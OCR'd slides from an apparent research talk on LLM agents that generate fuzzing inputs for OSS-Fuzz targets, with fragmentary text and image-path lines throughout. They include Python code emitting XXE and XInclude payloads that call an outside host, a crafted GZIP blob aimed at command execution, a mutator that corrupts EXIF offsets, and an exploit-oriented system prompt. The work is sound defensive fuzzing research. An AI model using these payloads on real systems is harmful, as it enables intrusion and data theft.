
High Usage: Program Analysis and Bug Finding

- **How can we scale up LLM's code analysis?**
- How can we avoid hallucination?
- How can we integrate and coordinate multiple LLM response?




High Usage: Program Analysis and Bug Finding

- How can we scale up LLM's code analysis?
- **How can we avoid hallucination?**
- How can we integrate and coordinate multiple LLM response?





High Usage: Program Analysis and Bug Finding

- How can we scale up LLM's code analysis?
- How can we avoid hallucination?
- **How can we integrate and coordinate multiple LLM response?**



Blobgen Agent






- Instead of asking LLM to return “AAAAAAAAAA…”
- Create a python script that generates a single blob
  - `def create_payload() -> bytes:`
  - `    return “A”*1000`
- LLM results are not deterministic

```python
def create_payload() -> bytes:
    payload = bytearray() # Initial Setup: Create GZIP header structure
    payload.extend([0x1f, 0x8b]) # GZIP magic bytes (ID1, ID2)
    payload.append(8) # Compression method (CM) - must be 8 (DEFLATED)
    payload.append(0x08) # Flags (FLG) - set FNAME bit (0x08) to include filename

    mtime = 1731695077 # This is the key condition that triggers the vulnerability
    payload.extend(struct.pack('<I', mtime))  # 4 bytes little-endian

    payload.append(0) # Extra flags (XFL) - can be 0
    payload.append(0) # Operating system (OS) - can be any value

    filename = b"jazze" # The filename "jazze" will be passed to ProcessBuilder constructor
    payload.extend(filename)
    payload.append(0)  # Null terminator for filename

    # Add minimal compressed data to avoid EOF exceptions
    compressed_data = bytes([
        0x03, 0x00,  # Minimal deflate block (final, no compression)
        0x00, 0x00, 0x00, 0x00,  # CRC32 (4 bytes)
        0x00, 0x00, 0x00, 0x00   # ISIZE (4 bytes)
    ])
    payload.extend(compressed_data)

    return bytes(payload) # MUST return only bytes, not tuple/dict
```

```python
def create_payload() -> bytes:
    payload = bytearray() # Initial Setup: Create GZIP header structure
    payload.extend([0x1f, 0x8b]) # GZIP magic bytes (ID1, ID2)
    payload.append(8) # Compression method (CM) - must be 8 (DEFLATED)
    payload.append(0x08) # Flags (FLG) - set FNAME bit (0x08) to include filename

    mtime = 1731695077 # This is the key condition that triggers the vulnerability
    payload.extend(struct.pack('<I', mtime))  # 4 bytes little-endian

    payload.append(0) # Extra flags (XFL) - can be 0
    payload.append(0) # Operating system (OS) - can be any value

    filename = b"jazze" # The filename "jazze" will be passed to ProcessBuilder constructor
    payload.extend(filename)
    payload.append(0)  # Null terminator for filename

    # Add minimal compressed data to avoid EOF exceptions
    compressed_data = bytes([
        0x03, 0x00,  # Minimal deflate block (final, no compression)
        0x00, 0x00, 0x00, 0x00,  # CRC32 (4 bytes)
        0x00, 0x00, 0x00, 0x00   # ISIZE (4 bytes)
    ])
```


How about generating multiple blobs?

Generator Agent




- Create a python script that generates multiple blobs
  - Expecting one of the blobs would reach the target point
  - `def generate(rnd: random.Random) -> bytes:`
- Explore conditions probabilistically

Generator Ag





```python
def generate(rnd: random.Random) -> bytes:
    # ...
    # Phase 1: Create valid ZIP structure to reach parseRoot
    strategy = rnd.choice(['basic_xxe', 'xinclude', 'schema_ref', 'dtd_external'])

    # Generate root filename
    root_filename = rnd.choice(['root.xml', 'data.xml', 'content.xml', 'main.xml'])

    # Create Manifest.xml content
    manifest_content = f'''<?xml version="1.0" encoding="UTF-8"?>
<manifest><Root>{root_filename}</Root></manifest>'''.encode('utf-8')

    # Phase 2: Generate exploit payload based on strategy
    if strategy == 'basic_xxe':
        # XXE with external entity targeting jazzer.com
        port = rnd.choice([80, 443, 8080, 8443])
        path = rnd.choice(['', '/test', '/data.xml', '/api/endpoint', '/config'])
        root_content = f'''<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY xxe SYSTEM "http://jazzer.com:{port}{path}">]>
<root>&xxe;</root>'''.encode('utf-8')

    elif strategy == 'xinclude':
        # XInclude attack targeting jazzer.com
        path = rnd.choice(['/data.xml', '/config.xml', '/api/data', '/external.xml'])
        protocol = rnd.choice(['http', 'https'])
        root_content = f'''<?xml version="1.0" encoding="UTF-8"?>
<root xmlns:xi="http://www.w3.org/2001/XInclude">
    <xi:include href="{protocol}://jazzer.com{path}"/>
</root>'''.encode('utf-8')

    # ... (other strategies) ...

    # Build ZIP file structure
    files = [
        ('Manifest.xml', manifest_content),
        (root_filename, root_content)
    ]

    # Add random additional files occasionally
    if rnd.random() < 0.3:
        extra_content = b'<extra>data</extra>'
        files.append(('extra.xml', extra_content))

    return create_zip(files, rnd)

# ... (helper functions) ...
```

Blobgen
A->D



Blobgen (A->D)

Generator
A->D




Generator (A->D)

s multiple blobs


he target point


-> bytes:

Generator Ag




```python
def generate(rnd: random.Random) -> bytes:
    # ...
    # Phase 1: Create valid ZIP structure to reach parseRoot
    strategy = rnd.choice(['basic_xxe', 'xinclude', 'schema_ref', 'dtd_external'])

    # Generate root filename
    root_filename = rnd.choice(['root.xml', 'data.xml', 'content.xml', 'main.xml'])

    # Create Manifest.xml content
    manifest_content = f'''<?xml version="1.0" encoding="UTF-8"?>
<manifest><Root>{root_filename}</Root></manifest>'''.encode('utf-8')

    # Phase 2: Generate exploit payload based on strategy
    if strategy == 'basic_xxe':
        # XXE with external entity targeting jazzer.com
        port = rnd.choice([80, 443, 8080, 8443])
        path = rnd.choice(['', '/test', '/data.xml', '/api/endpoint', '/config'])
        root_content = f'''<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY xxe SYSTEM "http://jazzer.com:{port}{path}">]>
<root>&xxe;</root>'''.encode('utf-8')

    elif strategy == 'xinclude':
        # XInclude attack targeting jazzer.com
        path = rnd.choice(['/data.xml', '/config.xml', '/api/data', '/external.xml'])
        protocol = rnd.choice(['http', 'https'])
        root_content = f'''<?xml version="1.0" encoding="UTF-8"?>
<root xmlns:xi="http://www.w3.org/2001/XInclude">
    <xi:include href="{protocol}://jazzer.com{path}"/>
</root>'''.encode('utf-8')

    # ... (other strategies) ...

    # Build ZIP file structure
    files = [
        ('Manifest.xml', manifest_content),
        (root_filename, root_content)
    ]

    # Add random additional files occasionally
    if rnd.random() < 0.3:

# ... (helper functions) ...
```






s multiple blobs

he target point

-> bytes:

What if a target path is too long or too complex?

Mutator Agent



+ Edge Deduplication

```
def mutate(rnd: random.Random, seed: bytes) -> bytes:
```

Mutator A

BGA

Blobgen Ag

Generator Ag

Mutator Ag

```python
def mutate(rnd: random.Random, seed: bytes) -> bytes:
    # ...
    exif_pos = seed.find(b'Exif\x00\x00')
    tiff_start = exif_pos + 6
    # ... (boundary checks) ...

    makernote_pos = _find_makernote_start(seed, tiff_start)
    if makernote_pos == -1:
        makernote_pos = min(tiff_start + 64, len(seed))

    prefix = seed[:makernote_pos]
    body = seed[makernote_pos:]

    # 30% chance for generic mutations to maintain diversity
    if rnd.random() < 0.3:
        return _generic_mutate(rnd, seed)

    # Apply format-specific mutations to Makernote section
    mutated_body = _mutate_makernote(rnd, body)
    result = prefix + mutated_body


    return result[:min(len(result), 102400)]

def _mutate_makernote(rnd, body):
    strategy = rnd.randint(0, 5)

    if strategy == 0:
        return _mutate_signature(rnd, body)
    elif strategy == 1:
        return _mutate_endianness(rnd, body)
    elif strategy == 2:
        return _mutate_directory(rnd, body)  # Corrupt directory counts and field types
    elif strategy == 3:
        return _mutate_sizes(rnd, body)      # Create oversized data fields
    elif strategy == 4:
        return _mutate_offsets(rnd, body)    # Corrupt offset values for out-of-bounds access
    else:
        return _byte_mutations(rnd, body)


# ... (mutation strategy implementations) ...
```

gen




Blobgen (A->D)

erator



Generator (A->D)


tor




Mutator (C->D)

bytes) -> bytes:


Workflow: **Continuous** Iteration




blobgen_iterX.py, …



generator_iterX.py, …



mutator_iterX.py, …



- Prepare:
  - System prompt
  - Harness code
  - Diff code (if it is delta mode)

```
GENERATOR_SYSTEM_PROMPT = """
<role>
You are an expert security researcher specializing in vulnerability analysis and exp
create intelligent payload generators that can navigate complex code paths to reach
</role>

<expertise>
You possess specialized knowledge in:
- Vulnerability analysis and exploitation
- Complex code path navigation
- Binary format manipulation
- Strategic mutation techniques
- Coverage-guided fuzzing
- Format-preserving mutations
- Loop-based vulnerability exploitation
- Obstacle avoidance in code paths
</expertise>

<final_objective>
Your ultimate goal is to create a Python
vulnerability.

Specifically, you will implement a 'generate(rnd: random.Random) -> bytes' function
- Uses the provided Random instance for all randomness
- Returns ONLY a single bytes object (no tuples/dicts)
- Is self-contained with necessary imports
- Uses ONLY built-in Python libraries (e.g., struct, json, base64)
- Documents each mutation strategy
- Produces payloads that satisfy key conditions
- Targets uncovered code paths
- Maintains valid format structure
- Handles loop iterations when needed for exploitation

The core challenge is that reaching and exploiting the vulnerability often requires:
- Navigating through complex validation checks
- Satisfying format requirements
- Passing through multiple decision points and branches
- Handling loop iterations and state accumulation
- Crafting precise inputs to trigger the vulnerability

Your generator must be designed to overcome these obstacles while exploring paths an
</final_objective>
```

Gaslighting

Final Goal

```
<workflow_overview>
You are part of a four-step workflow to create and improve generators:
1. PLAN: Analyze the codebase to create a detailed generator plan
2. CREATE: Implement a generator based on the plan that produces effective payloads
3. ANALYZE: Evaluate the generator's effectiveness through coverage analysis
4. IMPROVE: Enhance the generator based on coverage feedback to better reach and exploit the vuln
</workflow_overview>

<context>
- You are targeting an oss-fuzz project
- Target project name is: {cp_name}
- Target harness name is: {harness_name}
- Target program is running on Linux
- Target sanitizer and vulnerability: '{sanitizer_name}'
- Source code for bot
- Path information be
- Data structure guid
- Exploit guide when available
- Specific instructions for your current step including task details and required output format
</context>

<final_output_example>
def generate(rnd: random.Random) -> bytes:
    \"\"\"Generate payload variations to reach and exploit the vulnerability.

    Args:
        rnd: Random number generator for consistent mutations
    Returns:
        bytes: Payload designed to reach and exploit the vulnerability
    \"\"\"
    # Parse or create the base structure
    header = bytearray(b'MAGIC\\x00\\x01')
    body = bytearray()

    # Apply strategic mutations to navigate to destination
    # and trigger the vulnerability

    # Ensure format validity is maintained

    return bytes(header + body)
</final_output_example>
```

Workflow

Context (LLM may have knowledge)

Example (single shot)

HUMAN

<HARNESS_CODE_INFO>
<FILE_PATH>/src/repo/test/customfuzz3.c</FILE_PATH>
<HARNESS_CODE>

```
[1]: /*
[2]: ** This module interfaces SQLite to the Google OS
[3]: ** (https://github.com/google/oss-fuzz)
[4]: */
[5]: #include <stddef.h>
[6]: #if !defined(_MSC_VER)
[7]: #include <stdint.h>
[8]: #endif
[9]: #include <stdio.h>
[10]: #include <string.h>
[11]: #include "sqlite3.h"
[12]: #include "shell.h"
[13]:
[14]: /*
[15]: ** Mair
[16]: ** fuzz
[17]: */
[18]: int LLV
[19]: {
[20]:   char
[21]:   int c
[22]:   char
[23]:   shellCmd[0] = "./sqlite";
[24]:   shellCmd[1] = ":memory:";
[25]:   shellCmd[2] = command;
[26]:
[27]:   shell_main(argc, shellCmd);
[28]:   sqlite3_free(command);
[29]:   return 0;
[30]: }
```

</HARNESS_CODE>
</HARNESS_CODE_INFO>

Added XML-style tags


- Anthropic: Use XML tags to structure your prompts

Referred line number format ([#])

- Microsoft: RUSTASSISTANT: Using LLMs to Fix Compilation Errors in Rust Code
- Additional ":" to separate the code and line number

HUMAN

```
NERABILITIES!!! FOCUS ON THIS!!
--- a/ext/misc/base85.c
+++ b/ext/misc/base85.c
@@ -170,6 +170,12 @@ static char *putcs(char *pc, char *s){
 static char* toBase85( u8 *pIn, int nbIn, char *pOut, char *pSep ){
   int nCol = 0;
   while( nbIn >= 4 ){
+    // Use the Adobe shortcut to encode a 32-bit 0 value quickly.
+    if( pIn[0] == 0x0 && pIn[1] == 0x0 && pIn[2] == 0x0 && pIn[3] == 0x0 ) {
+      pIn += 4;
+      *pOut++ = 'z';
